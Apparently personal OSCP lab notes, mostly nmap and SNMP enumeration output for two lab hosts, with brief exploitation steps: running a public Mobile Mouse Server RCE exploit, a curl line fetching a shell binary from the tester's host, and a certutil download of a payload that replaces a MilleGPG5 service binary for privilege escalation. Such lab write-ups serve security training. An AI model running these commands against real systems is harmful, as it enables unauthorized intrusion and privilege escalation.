nmap -sV -sC 192.168.196.155 -p 80,9999,35913
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-07 19:37 CEST
Nmap scan report for 192.168.196.155
Host is up (0.037s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows
|_http-server-header: Microsoft-IIS/10.0
9999/tcp  open  abyss?
35913/tcp open  unknown
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 198.23 seconds
```

```
sudo nmap -T4 -sS -A 192.168.196.155
[sudo] password for teodor:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-07 19:45 CEST
Stats: 0:02:20 elapsed; 0 hosts completed (1 up), 1 undergoing Service
Scan
Service scan Timing: About 33.33% done; ETC: 19:51 (0:04:04 remaining)
Nmap scan report for 192.168.196.155
Host is up (0.048s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows
9099/tcp open  unknown
```

```
| fingerprint-strings:
|   FourOhFourRequest, GetRequest:
|     HTTP/1.0 200 OK
|     Server: Mobile Mouse Server
|     Content-Type: text/html
|     Content-Length: 321
|_    <HTML><HEAD><TITLE>Success!</TITLE><meta name="viewport"
content="width=device-width,user-scalable=no" /></HEAD><BODY
BGCOLOR=#000000><br><br><p style="font:12pt arial,geneva,sans-serif; text-
align:center; color:green; font-weight:bold;" >The server running on
"OSCP" was able to receive your request.</p></BODY></HTML>
9999/tcp open  abyss?
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port9099-TCP:V=7.93%I=7%D=4/7%Time=643056D0%P=x86_64-pc-linux-gnu%r(Get
SF:Request,1A2,"HTTP/1\.0\x20200\x20OK\x20\r\nServer:\x20Mobile\x20Mouse\x
SF:20Server\x20\r\nContent-Type:\x20text/html\x20\r\nContent-Length:\x2032
SF:1\r\n\r\n<HTML><HEAD><TITLE>Success!</TITLE><meta\x20name=\"viewport\"\
SF:x20content=\"width=device-width,user-scalable=no\"\x20/></HEAD><BODY\x2
SF:0BGCOLOR=#000000><br><br><p\x20style=\"font:12pt\x20arial,geneva,sans-s
SF:erif;\x20text-align:center;\x20color:green;\x20font-weight:bold;\"\x20>
SF:The\x20server\x20running\x20on\x20\"OSCP\"\x20was\x20able\x20to\x20rece
SF:ive\x20your\x20request\.</p></BODY></HTML>\r\n")%r(FourOhFourRequest,1A
SF:2,"HTTP/1\.0\x20200\x20OK\x20\r\nServer:\x20Mobile\x20Mouse\x20Server\x
SF:20\r\nContent-Type:\x20text/html\x20\r\nContent-Length:\x20321\r\n\r\n<
SF:HTML><HEAD><TITLE>Success!</TITLE><meta\x20name=\"viewport\"\x20content
SF:=\"width=device-width,user-scalable=no\"\x20/></HEAD><BODY\x20BGCOLOR=#
SF:000000><br><br><p\x20style=\"font:12pt\x20arial,geneva,sans-serif;\x20t
SF:ext-align:center;\x20color:green;\x20font-weight:bold;\"\x20>The\x20ser
SF:ver\x20running\x20on\x20\"OSCP\"\x20was\x20able\x20to\x20receive\x20you
SF:r\x20request\.</p></BODY></HTML>\r\n");
Warning: OSScan results may be unreliable because we could not find at
least 1 open and 1 closed port
Device type: specialized|general purpose
Running (JUST GUESSING): AVtech embedded (87%), Apple Mac OS X 10.5.X
(86%), IBM AIX 5.X (85%), Microsoft Windows XP (85%), FreeBSD 10.X (85%)
OS CPE: cpe:/o:apple:mac_os_x:10.5.8 cpe:/o:ibm:aix:5.3
cpe:/o:microsoft:windows_xp::sp3 cpe:/o:freebsd:freebsd:10.3
Aggressive OS guesses: AVtech Room Alert 26W environmental monitor (87%),
Apple Mac OS X 10.5.8 (Leopard) (Darwin 9.8.0) (86%), IBM AIX 5.3 (85%),
Microsoft Windows XP SP3 (85%), FreeBSD 10.3-STABLE (85%)
No exact OS matches for host (test conditions non-ideal).
```

```
Network Distance: 3 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   54.76 ms 192.168.45.1
2   54.83 ms 192.168.251.1
3   54.85 ms 192.168.196.155

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 231.77 seconds
```

Found that on the ports 9099 and 9999 runs Mobile Mouse Server, which actually is vulnerable to RCE. https://www.exploit-db.com/exploits/51010

In this case we use port 9099

PoC:

Run it with the original exploit

1. ``python3.8 51010.py --target="192.168.196.155" --lhost="192.168.45.196" --file="shell.exe"
2. Edit line

```
download_string= f"curl http://{lhost}:8080/{command_shell} -o
c:\Windows\Temp\{command_shell}".encode('utf-8')
```

to


```
download_string= f"c:\Windows\Temp\{command_shell}".encode('utf-8')
```

3. Run again the exploit `` 51010.py --target="192.168.196.155" --lhost="192.168.45.196" --file="shell.exe"

Privilege Escalation

Running winpeas I've noticed that MilleGPG5 is installed and vulnerable to local priv esc.

https://www.exploit-db.com/exploits/50558




```
C:\Program Files\MilleGPG5>certutil -f -urlcache "http://192.168.45.191:8080/shellage.exe" shellage.exe
certutil -f -urlcache "http://192.168.45.191:8080/shellage.exe" shellage.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.

C:\Program Files\MilleGPG5>dir
dir
```

```
C:\Program Files\MilleGPG5>move GPGService.exe oldGPGService.exe
move GPGService.exe oldGPGService.exe
        1 file(s) moved.
```

```
C:\Program Files\MilleGPG5>sc stop GPGOrchestrator
sc stop GPGOrchestrator

SERVICE_NAME: GPGOrchestrator
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 4  RUNNING
                                (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0

C:\Program Files\MilleGPG5>sc stop GPGOrchestrator
sc stop GPGOrchestrator
[SC] ControlService FAILED 1062:

The service has not been started.


C:\Program Files\MilleGPG5>sc start GPGOrchestrator
sc start GPGOrchestrator
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.


C:\Program Files\MilleGPG5>
```

5th 192.168.xxx.156 - Frankfurt - OK

```
nmap -T5 -Pn 192.168.196.156 -p-
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-07 16:53 CEST
```

```
Warning: 192.168.196.156 giving up on port because retransmission cap hit
(2).
Nmap scan report for 192.168.196.156
Host is up (0.040s latency).
Not shown: 65492 closed tcp ports (conn-refused), 27 filtered tcp ports
(no-response)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
110/tcp  open  pop3
143/tcp  open  imap
465/tcp  open  smtps
587/tcp  open  submission
993/tcp  open  imaps
995/tcp  open  pop3s
2525/tcp open  ms-v-worlds
3306/tcp open  mysql
8080/tcp open  http-proxy
8083/tcp open  us-srv
8443/tcp open  https-alt
```

```
nmap -sC -sV 192.168.196.156 -p
21,22,25,53,80,110,143,465,587,993,995,2525,3306,8080,8083,8443
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-07 16:56 CEST
Nmap scan report for 192.168.196.156
Host is up (0.039s latency).

PORT     STATE SERVICE  VERSION
21/tcp   open  ftp      vsftpd 3.0.3
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=oscp.example.com/organizationName=Vesta
Control Panel/stateOrProvinceName=California/countryName=US
| Not valid before: 2022-11-08T08:16:51
|_Not valid after:  2023-11-08T08:16:51
22/tcp   open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 7e62fd92526f64b134488d1e52f174c6 (RSA)
|   256 1bf70cc71b0512a9c5c578b72a54d283 (ECDSA)
```

```
|_  256 eed4a11a07b49fd9e52df6b88dddbfd7 (ED25519)
25/tcp   open  smtp     Exim smtpd 4.90_1
|_ssl-date: 2023-04-07T14:59:39+00:00; +2m33s from scanner time.
| smtp-commands: oscp.exam Hello nmap.scanme.org [192.168.45.196], SIZE
52428800, 8BITMIME, PIPELINING, AUTH PLAIN LOGIN, CHUNKING, STARTTLS, HELP
|_ Commands supported: AUTH STARTTLS HELO EHLO MAIL RCPT DATA BDAT NOOP
QUIT RSET HELP
| ssl-cert: Subject: commonName=oscp.example.com/organizationName=Vesta
Control Panel/stateOrProvinceName=California/countryName=US
| Not valid before: 2022-11-08T08:16:51
|_Not valid after:  2023-11-08T08:16:51
53/tcp   open  domain   ISC BIND 9.11.3-1ubuntu1.18 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.11.3-1ubuntu1.18-Ubuntu
80/tcp   open  http     nginx
|_http-title: oscp.exam &mdash; Coming Soon
| http-methods:
|_  Potentially risky methods: TRACE
110/tcp  open  pop3     Dovecot pop3d
|_pop3-capabilities: CAPA STLS RESP-CODES AUTH-RESP-CODE PIPELINING
SASL(PLAIN LOGIN) TOP UIDL USER
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=oscp.example.com/organizationName=Vesta
Control Panel/stateOrProvinceName=California/countryName=US
| Not valid before: 2022-11-08T08:16:51
|_Not valid after:  2023-11-08T08:16:51
143/tcp  open  imap     Dovecot imapd (Ubuntu)
|_imap-capabilities: have IMAP4rev1 post-login more AUTH=PLAIN
capabilities listed OK STARTTLS IDLE LITERAL+ Pre-login LOGIN-REFERRALS
AUTH=LOGINA0001 SASL-IR ENABLE ID
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=oscp.example.com/organizationName=Vesta
Control Panel/stateOrProvinceName=California/countryName=US
| Not valid before: 2022-11-08T08:16:51
|_Not valid after:  2023-11-08T08:16:51
465/tcp  open  ssl/smtp Exim smtpd 4.90_1
| smtp-commands: oscp.exam Hello nmap.scanme.org [192.168.45.196], SIZE
52428800, 8BITMIME, PIPELINING, AUTH PLAIN LOGIN, CHUNKING, HELP
|_ Commands supported: AUTH HELO EHLO MAIL RCPT DATA BDAT NOOP QUIT RSET
HELP
|_ssl-date: 2023-04-07T14:59:13+00:00; +2m08s from scanner time.
| ssl-cert: Subject: commonName=oscp.example.com/organizationName=Vesta
Control Panel/stateOrProvinceName=California/countryName=US
```

```
| Not valid before: 2022-11-08T08:16:51
|_Not valid after:  2023-11-08T08:16:51
587/tcp  open  smtp     Exim smtpd 4.90_1
| smtp-commands: oscp.exam Hello nmap.scanme.org [192.168.45.196], SIZE
52428800, 8BITMIME, PIPELINING, AUTH PLAIN LOGIN, CHUNKING, STARTTLS, HELP
|_ Commands supported: AUTH STARTTLS HELO EHLO MAIL RCPT DATA BDAT NOOP
QUIT RSET HELP
| ssl-cert: Subject: commonName=oscp.example.com/organizationName=Vesta
Control Panel/stateOrProvinceName=California/countryName=US
| Not valid before: 2022-11-08T08:16:51
|_Not valid after:  2023-11-08T08:16:51
|_ssl-date: 2023-04-07T14:56:56+00:00; -10s from scanner time.
993/tcp  open  ssl/imap Dovecot imapd (Ubuntu)
|_imap-capabilities: OK ENABLE capabilities IDLE LITERAL+ have Pre-login
post-login IMAP4rev1 more AUTH=PLAIN LOGIN-REFERRALS AUTH=LOGINA0001 ID
listed SASL-IR
| ssl-cert: Subject: commonName=oscp.example.com/organizationName=Vesta
Control Panel/stateOrProvinceName=California/countryName=US
| Not valid before: 2022-11-08T08:16:51
|_Not valid after:  2023-11-08T08:16:51
|_ssl-date: TLS randomness does not represent time
995/tcp  open  ssl/pop3 Dovecot pop3d
|_ssl-date: TLS randomness does not represent time
|_pop3-capabilities: CAPA UIDL SASL(PLAIN LOGIN) USER RESP-CODES TOP AUTH-
RESP-CODE PIPELINING
| ssl-cert: Subject: commonName=oscp.example.com/organizationName=Vesta
Control Panel/stateOrProvinceName=California/countryName=US
| Not valid before: 2022-11-08T08:16:51
|_Not valid after:  2023-11-08T08:16:51
2525/tcp open  smtp     Exim smtpd 4.90_1
| smtp-commands: oscp.exam Hello nmap.scanme.org [192.168.45.196], SIZE
52428800, 8BITMIME, PIPELINING, AUTH PLAIN LOGIN, CHUNKING, STARTTLS, HELP
|_ Commands supported: AUTH STARTTLS HELO EHLO MAIL RCPT DATA BDAT NOOP
QUIT RSET HELP
|_ssl-date: 2023-04-07T14:59:07+00:00; +2m01s from scanner time.
| ssl-cert: Subject: commonName=oscp.example.com/organizationName=Vesta
Control Panel/stateOrProvinceName=California/countryName=US
| Not valid before: 2022-11-08T08:16:51
|_Not valid after:  2023-11-08T08:16:51
3306/tcp open  mysql    MySQL 5.7.40-0ubuntu0.18.04.1
| mysql-info:
|   Protocol: 10
|   Version: 5.7.40-0ubuntu0.18.04.1
```

```
|   Thread ID: 34
|   Capabilities flags: 65535
|   Some Capabilities: LongColumnFlag, Support41Auth,
SupportsTransactions, Speaks41ProtocolOld, ODBCClient,
SupportsCompression, IgnoreSpaceBeforeParenthesis, IgnoreSigpipes,
ConnectWithDatabase, DontAllowDatabaseTableColumn, InteractiveClient,
FoundRows, SwitchToSSLAfterHandshake, LongPassword, Speaks41ProtocolNew,
SupportsLoadDataLocal, SupportsMultipleStatments, SupportsAuthPlugins,
SupportsMultipleResults
|   Status: Autocommit
|   Salt: i\x04tp\#G+b6Yw\x0E
| W Y&\x03
|_  Auth Plugin Name: mysql_native_password
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject:
commonName=MySQL_Server_5.7.40_Auto_Generated_Server_Certificate
| Not valid before: 2022-11-08T08:15:37
|_Not valid after:  2032-11-05T08:15:37
8080/tcp open  http     Apache httpd 2.4.29 ((Ubuntu) mod_fcgid/2.3.9
OpenSSL/1.1.1)
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache/2.4.29 (Ubuntu) mod_fcgid/2.3.9 OpenSSL/1.1.1
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: oscp.exam &mdash; Coming Soon
8083/tcp open  http     nginx
|_http-title: Did not follow redirect to https://192.168.196.156:8083/
8443/tcp open  http     Apache httpd 2.4.29 ((Ubuntu) mod_fcgid/2.3.9
OpenSSL/1.1.1)
|_http-server-header: Apache/2.4.29 (Ubuntu) mod_fcgid/2.3.9 OpenSSL/1.1.1
|_http-title: Apache2 Ubuntu Default Page: It works
| http-methods:
|_  Potentially risky methods: TRACE
Service Info: Host: oscp.exam; OSs: Unix, Linux; CPE:
cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1m37s, deviation: 1m13s, median: 2m00s

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.05 seconds
```

Did content discovery using dirsearch:

```
http://192.168.196.156/webmail/
http://192.168.196.156/phpmyadmin/index.php
http://192.168.196.156:8080/phpmyadmin/
http://192.168.196.156:8080/phpmyadmin/doc/html/index.html
http://192.168.196.156:8080/roundcube/index.php
```

```
sudo nmap -sU -n -Pn 192.168.196.156
[sudo] password for teodor:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-07 18:19 CEST
Stats: 0:14:33 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 87.75% done; ETC: 18:36 (0:02:02 remaining)
Nmap scan report for 192.168.196.156
Host is up (0.049s latency).
Not shown: 998 closed udp ports (port-unreach)
PORT    STATE SERVICE
53/udp  open  domain
161/udp open  snmp

Nmap done: 1 IP address (1 host up) scanned in 1005.83 seconds
```

snmp-check output:

```
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 192.168.196.156:161 using SNMPv1 and community
'public'

[*] System information:

  Host IP address               : 192.168.196.156
  Hostname                      : oscp.exam
  Description                   : Linux oscp.exam 4.15.0-20-generic #21-
Ubuntu SMP Tue Apr 24 06:16:15 UTC 2018 x86_64
  Contact                       : Me <Jack@oscp>
  Location                      : Sitting on the Dock of the Bay
  Uptime snmp                   : 00:24:34.19
```

```
  Uptime system                 : 00:24:27.78
  System date                   : 2023-4-7 12:38:26.0

[*] Network information:

  IP forwarding enabled         : no
  Default TTL                   : 64
  TCP segments received         : 45865
  TCP segments sent             : 40658
  TCP segments retrans          : 507
  Input datagrams               : 49794
  Delivered datagrams           : 47530
  Output datagrams              : 26890

[*] Network interfaces:

  Interface                     : [ up ] lo
  Id                            : 1
  Mac Address                   : :::::
  Type                          : softwareLoopback
  Speed                         : 10 Mbps
  MTU                           : 65536
  In octets                     : 101506
  Out octets                    : 101506

  Interface                     : [ up ] VMware VMXNET3 Ethernet
Controller
  Id                            : 2
  Mac Address                   : 00:50:56:ba:67:8f
  Type                          : ethernet-csmacd
  Speed                         : 4294 Mbps
  MTU                           : 1500
  In octets                     : 9111432
  Out octets                    : 27491314


[*] Network IP:

  Id                    IP Address            Netmask
Broadcast
  1                     127.0.0.1             255.0.0.0             0
  2                     192.168.196.156       255.255.255.0         1
```

```
[*] Routing information:

  Destination           Next hop              Mask                  Metric
  0.0.0.0               192.168.196.254       0.0.0.0               1
  192.168.196.0         0.0.0.0               255.255.255.0         0

[*] TCP connections and listening ports:

  Local address         Local port            Remote address        Remote
port           State
  0.0.0.0               21                    0.0.0.0               0
listen
  0.0.0.0               22                    0.0.0.0               0
listen
  0.0.0.0               25                    0.0.0.0               0
listen
  0.0.0.0               110                   0.0.0.0               0
listen
  0.0.0.0               143                   0.0.0.0               0
listen
  0.0.0.0               465                   0.0.0.0               0
listen
  0.0.0.0               587                   0.0.0.0               0
listen
  0.0.0.0               993                   0.0.0.0               0
listen
  0.0.0.0               995                   0.0.0.0               0
listen
  0.0.0.0               2525                  0.0.0.0               0
listen
  0.0.0.0               8083                  0.0.0.0               0
listen
  127.0.0.1             53                    0.0.0.0               0
listen
  127.0.0.1             783                   0.0.0.0               0
listen
  127.0.0.1             953                   0.0.0.0               0
listen
  127.0.0.1             8081                  0.0.0.0               0
listen
  127.0.0.1             8084                  0.0.0.0               0
listen
  127.0.0.53            53                    0.0.0.0               0
```

```
listen
  192.168.196.156       53                  0.0.0.0             0
listen
  192.168.196.156       80                  0.0.0.0             0
listen
  192.168.196.156       8080                0.0.0.0             0
listen
  192.168.196.156       8443                0.0.0.0             0
listen
  192.168.196.156       34664               104.16.218.84       443
synSent

[*] Listening UDP ports:

  Local address         Local port
  0.0.0.0               161
  0.0.0.0               49381
  127.0.0.1             53
  127.0.0.53            53
  192.168.196.156       53

[*] Processes:

  Id                    Status              Name                Path
Parameters
  1                     runnable            systemd
/sbin/init
  2                     runnable            kthreadd
  4                     unknown             kworker/0:0H
  6                     unknown             mm_percpu_wq
  7                     runnable            ksoftirqd/0
  8                     unknown             rcu_sched
  9                     unknown             rcu_bh
  10                    runnable            migration/0
  11                    runnable            watchdog/0
  12                    runnable            cpuhp/0
  13                    runnable            kdevtmpfs
  14                    unknown             netns
  15                    runnable            rcu_tasks_kthre
  16                    runnable            kauditd
  17                    runnable            khungtaskd
  18                    runnable            oom_reaper
  19                    unknown             writeback
```

```
20                  runnable            kcompactd0
21                  runnable            ksmd
22                  runnable            khugepaged
23                  unknown             crypto
24                  unknown             kintegrityd
25                  unknown             kblockd
26                  unknown             ata_sff
27                  unknown             md
28                  unknown             edac-poller
29                  unknown             devfreq_wq
30                  unknown             watchdogd
32                  unknown             kworker/0:1
34                  runnable            kswapd0
35                  runnable            ecryptfs-kthrea
77                  unknown             kthrotld
78                  unknown             acpi_thermal_pm
79                  runnable            scsi_eh_0
80                  unknown             scsi_tmf_0
81                  runnable            scsi_eh_1
82                  unknown             scsi_tmf_1
89                  unknown             ipv6_addrconf
98                  unknown             kstrp
115                 unknown             charger_manager
169                 runnable            scsi_eh_2
170                 unknown             mpt_poll_0
171                 unknown             mpt/0
172                 unknown             scsi_tmf_2
173                 runnable            scsi_eh_3
174                 unknown             scsi_tmf_3
175                 runnable            scsi_eh_4
176                 unknown             scsi_tmf_4
177                 runnable            scsi_eh_5
178                 unknown             scsi_tmf_5
180                 runnable            scsi_eh_6
181                 unknown             scsi_tmf_6
184                 runnable            scsi_eh_7
185                 unknown             scsi_tmf_7
190                 runnable            scsi_eh_8
194                 unknown             scsi_tmf_8
198                 runnable            scsi_eh_9
199                 unknown             scsi_tmf_9
203                 runnable            scsi_eh_10
205                 unknown             scsi_tmf_10
```

```
209                     runnable                scsi_eh_11
212                     unknown                 scsi_tmf_11
214                     runnable                scsi_eh_12
216                     unknown                 scsi_tmf_12
217                     runnable                scsi_eh_13
219                     unknown                 scsi_tmf_13
222                     runnable                scsi_eh_14
224                     unknown                 scsi_tmf_14
225                     runnable                scsi_eh_15
227                     unknown                 scsi_tmf_15
229                     runnable                scsi_eh_16
231                     unknown                 scsi_tmf_16
233                     runnable                scsi_eh_17
235                     unknown                 scsi_tmf_17
237                     runnable                scsi_eh_18
238                     unknown                 scsi_tmf_18
240                     runnable                scsi_eh_19
242                     unknown                 scsi_tmf_19
244                     runnable                scsi_eh_20
245                     unknown                 scsi_tmf_20
247                     runnable                scsi_eh_21
249                     unknown                 scsi_tmf_21
250                     runnable                scsi_eh_22
252                     unknown                 scsi_tmf_22
254                     runnable                scsi_eh_23
256                     unknown                 scsi_tmf_23
258                     runnable                scsi_eh_24
260                     unknown                 scsi_tmf_24
262                     runnable                scsi_eh_25
263                     unknown                 scsi_tmf_25
264                     runnable                scsi_eh_26
265                     unknown                 scsi_tmf_26
266                     runnable                scsi_eh_27
267                     unknown                 scsi_tmf_27
268                     runnable                scsi_eh_28
269                     unknown                 scsi_tmf_28
270                     runnable                scsi_eh_29
271                     unknown                 scsi_tmf_29
272                     runnable                scsi_eh_30
273                     unknown                 scsi_tmf_30
274                     runnable                scsi_eh_31
275                     unknown                 scsi_tmf_31
300                     unknown                 kworker/u2:28
```

```
  301                   unknown               kworker/u2:29
  303                   runnable              scsi_eh_32
  304                   unknown               scsi_tmf_32
  305                   unknown               kworker/u2:31
  308                   unknown               ttm_swap
  309                   runnable              irq/16-vmwgfx
  310                   unknown               kworker/0:1H
  316                   unknown               kdmflush
  317                   unknown               bioset
  319                   unknown               kdmflush
  321                   unknown               bioset
  398                   unknown               raid5wq
  467                   runnable              jbd2/dm-0-8
  468                   unknown               ext4-rsv-conver
  528                   runnable              systemd-journal
/lib/systemd/systemd-journald
  533                   runnable              lvmetad
/sbin/lvmetad         -f
  534                   unknown               iscsi_eh
  536                   unknown               ib-comp-wq
  540                   runnable              systemd-udevd
/lib/systemd/systemd-udevd
  542                   unknown               ib_mcast
  546                   unknown               ib_nl_sa_wq
  549                   unknown               rdma_cm
  580                   runnable              systemd-timesyn
/lib/systemd/systemd-timesyncd
  584                   runnable              systemd-network
/lib/systemd/systemd-networkd
  588                   runnable              systemd-resolve
/lib/systemd/systemd-resolved
  652                   runnable              VGAuthService
/usr/bin/VGAuthService
  653                   runnable              vmtoolsd
/usr/bin/vmtoolsd
  839                   runnable              networkd-dispat
/usr/bin/python3      /usr/bin/networkd-dispatcher --run-startup-triggers
  842                   runnable              systemd-logind
/lib/systemd/systemd-logind
  843                   runnable              lxcfs
/usr/bin/lxcfs        /var/lib/lxcfs/
  846                   runnable              cron
/usr/sbin/cron        -f
```

```
  847                   runnable              accounts-daemon
/usr/lib/accountsservice/accounts-daemon
  857                   runnable              dbus-daemon
/usr/bin/dbus-daemon  --system --address=systemd: --nofork --nopidfile --
systemd-activation --syslog-only
  889                   runnable              atd
/usr/sbin/atd         -f
  922                   runnable              named
/usr/sbin/named       -f -u bind
  923                   runnable              rsyslogd
/usr/sbin/rsyslogd    -n
  952                   runnable              snapd
/usr/lib/snapd/snapd
  958                   running               snmpd
/usr/sbin/snmpd       -Lsd -Lf /dev/null -u Debian-snmp -g Debian-snmp -I
-smux mteTrigger mteTriggerConf -f
  963                   runnable              fail2ban-server
/usr/bin/python3      /usr/bin/fail2ban-server -xf start
  992                   runnable              clamd
/usr/sbin/clamd       --foreground=true
  993                   runnable              polkitd
/usr/lib/policykit-1/polkitd  --no-debug
  995                   runnable              unattended-upgr
/usr/bin/python3      /usr/share/unattended-upgrades/unattended-upgrade-
shutdown --wait-for-signal
  998                   runnable              freshclam
/usr/bin/freshclam    -d --foreground=true
  1003                  runnable              dovecot
/usr/sbin/dovecot     -F
  1157                  runnable              agetty
/sbin/agetty          -o -p -- \u --noclear tty1 linux
  1160                  runnable              sshd
/usr/sbin/sshd        -D
  1221                  runnable              anvil
dovecot/anvil
  1222                  runnable              log
dovecot/log
  1230                  runnable              vesta-nginx           nginx:
master process /usr/local/vesta/nginx/sbin/vesta-nginx
  1232                  runnable              vesta-nginx           nginx:
worker process
  1238                  runnable              config
dovecot/config
```

```
  1244                  runnable              mysqld
/usr/sbin/mysqld      --daemonize --pid-file=/run/mysqld/mysqld.pid
  1269                  runnable              vesta-php             php-
fpm: master process (/usr/local/vesta/php/etc/php-fpm.conf)
  1287                  runnable              vesta-php             php-
fpm: pool www
  1288                  runnable              vesta-php             php-
fpm: pool www
  1289                  runnable              apache2
/usr/sbin/apache2     -k start
  1476                  runnable              spamd
/usr/bin/perl         -T -w /usr/sbin/spamd -d --
pidfile=/var/run/spamd.pid --create-prefs --max-children 5 --helper-home-
dir
  1881                  runnable              nginx                 nginx:
master process /usr/sbin/nginx -c /etc/nginx/nginx.conf
  1882                  runnable              nginx                 nginx:
worker process
  1883                  runnable              nginx                 nginx:
cache manager process
  1927                  runnable              apache2
/usr/sbin/apache2     -k start
  1956                  runnable              apache2
/usr/sbin/apache2     -k start
  1957                  runnable              apache2
/usr/sbin/apache2     -k start
  1958                  runnable              apache2
/usr/sbin/apache2     -k start
  1959                  runnable              apache2
/usr/sbin/apache2     -k start
  1966                  runnable              apache2
/usr/sbin/apache2     -k start
  2140                  runnable              vsftpd
/usr/sbin/vsftpd      /etc/vsftpd.conf
  2223                  runnable              spamd child           spamd
child
  2224                  runnable              spamd child           spamd
child
  2491                  runnable              exim4
/usr/sbin/exim4       -bd -q30m
  4899                  unknown               kworker/0:0
  5039                  runnable              apache2
/usr/sbin/apache2     -k start
```

```
  5566                  unknown               kworker/0:2

[*] Storage information:

  Description                   : ["Physical memory"]
  Device id                     : [#<SNMP::Integer:0x000055c0312c8340
@value=1>]
  Filesystem type               : ["unknown"]
  Device unit                   : [#<SNMP::Integer:0x000055c0312c2710
@value=1024>]
  Memory size                   : 1.95 GB
  Memory used                   : 1.88 GB

  Description                   : ["Virtual memory"]
  Device id                     : [#<SNMP::Integer:0x000055c0312b9688
@value=3>]
  Filesystem type               : ["unknown"]
  Device unit                   : [#<SNMP::Integer:0x000055c0312b3aa8
@value=1024>]
  Memory size                   : 2.90 GB
  Memory used                   : 1.97 GB

  Description                   : ["Memory buffers"]
  Device id                     : [#<SNMP::Integer:0x000055c03130aba0
@value=6>]
  Filesystem type               : ["unknown"]
  Device unit                   : [#<SNMP::Integer:0x000055c031308f80
@value=1024>]
  Memory size                   : 1.95 GB
  Memory used                   : 5.98 MB

  Description                   : ["Cached memory"]
  Device id                     : [#<SNMP::Integer:0x000055c031300128
@value=7>]
  Filesystem type               : ["unknown"]
  Device unit                   : [#<SNMP::Integer:0x000055c0312fa520
@value=1024>]
  Memory size                   : 285.50 MB
  Memory used                   : 285.50 MB

  Description                   : ["Shared memory"]
  Device id                     : [#<SNMP::Integer:0x000055c0312f1650
@value=8>]
```

```
